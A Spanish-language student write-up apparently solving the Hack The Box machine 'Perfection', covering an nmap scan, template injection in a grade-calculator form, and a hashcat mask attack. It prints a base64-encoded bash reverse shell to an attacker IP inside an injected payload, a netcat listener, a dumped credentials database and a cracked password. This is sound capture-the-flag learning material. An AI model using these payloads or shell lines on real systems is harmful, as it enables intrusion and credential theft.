INSTITUCIÓN UNIVERSITARIA
SNIES 4709

Nicolás García


PROFESOR

JOHAN SEBASTIAN GIRALDO HURTADO


INSTITUCION EDUCATIVA EAM

17/04/2024

1. Perfection




2. Conectamos la vpn



```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo openvpn lab_nicogarcia.ovpn
[sudo] password for kali:
2024-04-13 16:23:13 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent pack
ets are not compressed unless "allow-compression yes" is also set.
2024-04-13 16:23:13 Note: --data-cipher-fallback with cipher 'AES-128-CBC' disables data channel offload.
2024-04-13 16:23:13 OpenVPN 2.6.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2024-04-13 16:23:13 library versions: OpenSSL 3.1.4 24 Oct 2023, LZO 2.10
2024-04-13 16:23:13 DCO version: N/A
2024-04-13 16:23:13 TCP/UDP: Preserving recently used remote address: [AF_INET]173.208.98.30:1337
2024-04-13 16:23:13 Socket Buffers: R=[212992→212992] S=[212992→212992]
```

Sudo openvpn (la vpn)

3. Acá accedemos a la ip y vemos que tenemos acceso a la página web



Weighted Grade Calculator

A tool to calculate the total grade in a class based on category scores and percentage weights.


Why we made this

Here at Secure Student Tools, we know that calculating grades based on complicated weighting can be a bit of a pain.

So we sat down and thought: instead of letting students suffer through the headache of calculating weighted grades, why not make a little tool to make life a little bit easier for hard-working students?

4. Escaneamos puertos


Nmap -sCV ip



```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nmap -sCV 10.10.11.253
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-13 16:31 EDT
Nmap scan report for 10.10.11.253
Host is up (0.075s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 80:e4:79:e8:59:28:df:95:2d:ad:57:4a:46:04:ea:70 (ECDSA)
|_  256 e9:ea:0c:1d:86:13:ed:95:a9:d0:0b:c8:22:e4:cf:e9 (ED25519)
80/tcp open  http    nginx
|_http-title: Weighted Grade Calculator
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.23 seconds

┌──(root㉿kali)-[/home/kali]
```

Vemos que tiene el puerto 22 ssh abierto y el puerto 80 http Nginx

5. Probamos la página para conocerla



Calculate your weighted grade

Category	Grade	Weight (%)

Please enter a maximum of five category names, your grade in them out of 100, and their weight. Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.

Your total grade is 0%

a: 0%


b: 0%

c: 0%

d: 0%

e: 0%


6. Teníamos que manipular las solicitudes para poder entrar. Entonces tratamos con Burp Suite para inyectar líneas en las solicitudes.


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 × 2 × +
Send Cancel
Target: http://10.10.11.253
HTTP/
Request
Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 15
Request cookies 0
Request headers 12

```
POST /weighted-grade-calc HTTP/1.1
Host: 10.10.11.253
Content-Length: 156
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.253
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.253/weighted-grade
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

category1=a&grade1=0&weight1=100&category2=b&grade2=0&weight2=0&
category3=c&grade3=0&weight3=0&category4=d&grade4=0&weight4=0&category5
=e&grade5=0&weight5=0
```

Acá escaneábamos la pagina y tratábamos de hacer un Shell inverso cargando lo siguiente


Sacamos el hURL: hURL -B "bash -i >& /dev/tcp/10.10.14.126/7373 0>&1"



```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# hURL -B "bash -i >& /dev/tcp/10.10
.14.126/7373 0>&1"

Original          :: bash -i >& /dev/tcp/
10.10.14.126/7373 0>&1
base64 ENcoded :: YmFzaCAtaSA+JiAvZGV2
L3RjcC8xMC4xMC4xNC4xMjYvNzM3MyAwPiYx

┌──(root㉿kali)-[/home/kali]
└─# hURL -U "YmFzaCAtaSA+JiAvZGV2L3Rjc
C8xMC4xMC4xNC4xMjYvNzM3MyAwPiYx"

Original     :: YmFzaCAtaSA+JiAvZGV2L3R
jcC8xMC4xMC4xNC4xMjYvNzM3MyAwPiYx
URL ENcoded :: YmFzaCAtaSA%2BJiAvZGV2L
3RjcC8xMC4xMC4xNC4xMjYvNzM3MyAwPiYx

┌──(root㉿kali)-[/home/kali]
└─# █
```

Y luego hacemos el Shell reverse con el siguiente código en la petición


grade1=1&weight1=100&category2=N%2FA&grade2=1&weight2=0&category3=N%2FA&grade3=1&weight3=0&category4=N%2FA&grade4=1&weight4=0&category5=N%2FA&grade5=1&weight5=0&category1=a%0A<%25%3dsystem("echo+YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNC4xMjYvNzM3MyAwPiYx|+base64+-d+|+bash");%25>1



```
grade1=1&weight1=100&category2=N%2FA&grade2=1&weight2=0&category3=N%2FA
&grade3=1&weight3=0&category4=N%2FA&grade4=1&weight4=0&category5=N%2FA&
grade5=1&weight5=0&category1=
a%0A<%25%3dsystem("echo+YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNC4xMjYvN
zM3MyAwPiYx|+base64+-d+|+bash");%25>1
```


Ponemos a escuchar en el puerto y mandamos la Shell reverse para tener acceso

Nc -lvnp 7373



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 7373
listening on [any] 7373 ...
connect to [10.10.14.89] from (UNKNOWN) [10.10.11.253] 45476
bash: cannot set terminal process group (1011): Inappropriat
r device
bash: no job control in this shell
susan@perfection:~/ruby_app$ ls
```

Ya al haber ingresado, leemos el archivo del usuario Susan que es el user.txt




```
susan@perfection:~/ruby_app$ cd ..
cd ..
susan@perfection:~$ ls
ls
Migration
ruby_app
user.txt
susan@perfection:~$ cat user.txt
cat user.txt
16d5a681eb3cf331d0d578ba8f9f1d7f
susan@perfection:~$ ls
ls
Migration
ruby_app
user.txt
susan@perfection:~$ cd Migration
cd Migration
susan@perfection:~/Migration$ ls
ls
pupilpath_credentials.db
susan@perfection:~/Migration$ strings pupilpath_credentials.db
```

```
└─# hURL -B "bash -i >& /dev/tcp/10.10.14.89/7373 0>&1"

Original       :: bash -i >& /dev/tcp/10.10.14.89/7373 0>&1
base64 ENcoded :: YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC44OS83Mzc
zIDA+JjE=

┌──(root㉿kali)-[/home/kali]
└─# hURL -U "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC44OS83MzczIDA+
JjE="

Original    :: YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC44OS83MzczID
A+JjE=
URL ENcoded :: YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNC44OS83Mzcz
IDA%2BJjE%3D

┌──(root㉿kali)-[/home/kali]
└─# 
```


Ahora hay que buscar el del root

- Hay que desencriptar estos datos de Susan (hash)




```
Susan Millerabeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f
39023f
susan@perfection:~/Migration$ ls
ls
```

Copiamos el hash en un txt




```
┌──(root㉿kali)-[/home/kali]
└─# nano hash.txt

┌──(root㉿kali)-[/home/kali]
└─# cat hash.txt
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
```

Nos arroja que la clave es: susan_nasus_413759210




```
┌──(root㉿kali)-[/home/kali/htb/perfection]
└─# hashcat -m 1400 hash.txt -a 3 susan_nasus_?d?d?d?d?d?d?d?d?d --show
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus_413759210
```

Logramos ingresar con ssh



```
┌──(root㉿kali)-[/home/kali]
└─# ssh susan@10.10.11.253
The authenticity of host '10.10.11.253 (10.10.11.253)' can't be established.
ED25519 key fingerprint is SHA256:Wtv7NKgGLpeIk/fWBeL2EmYo61eHT7hcltaFwt3YGrI.
This key is not known by any other names.
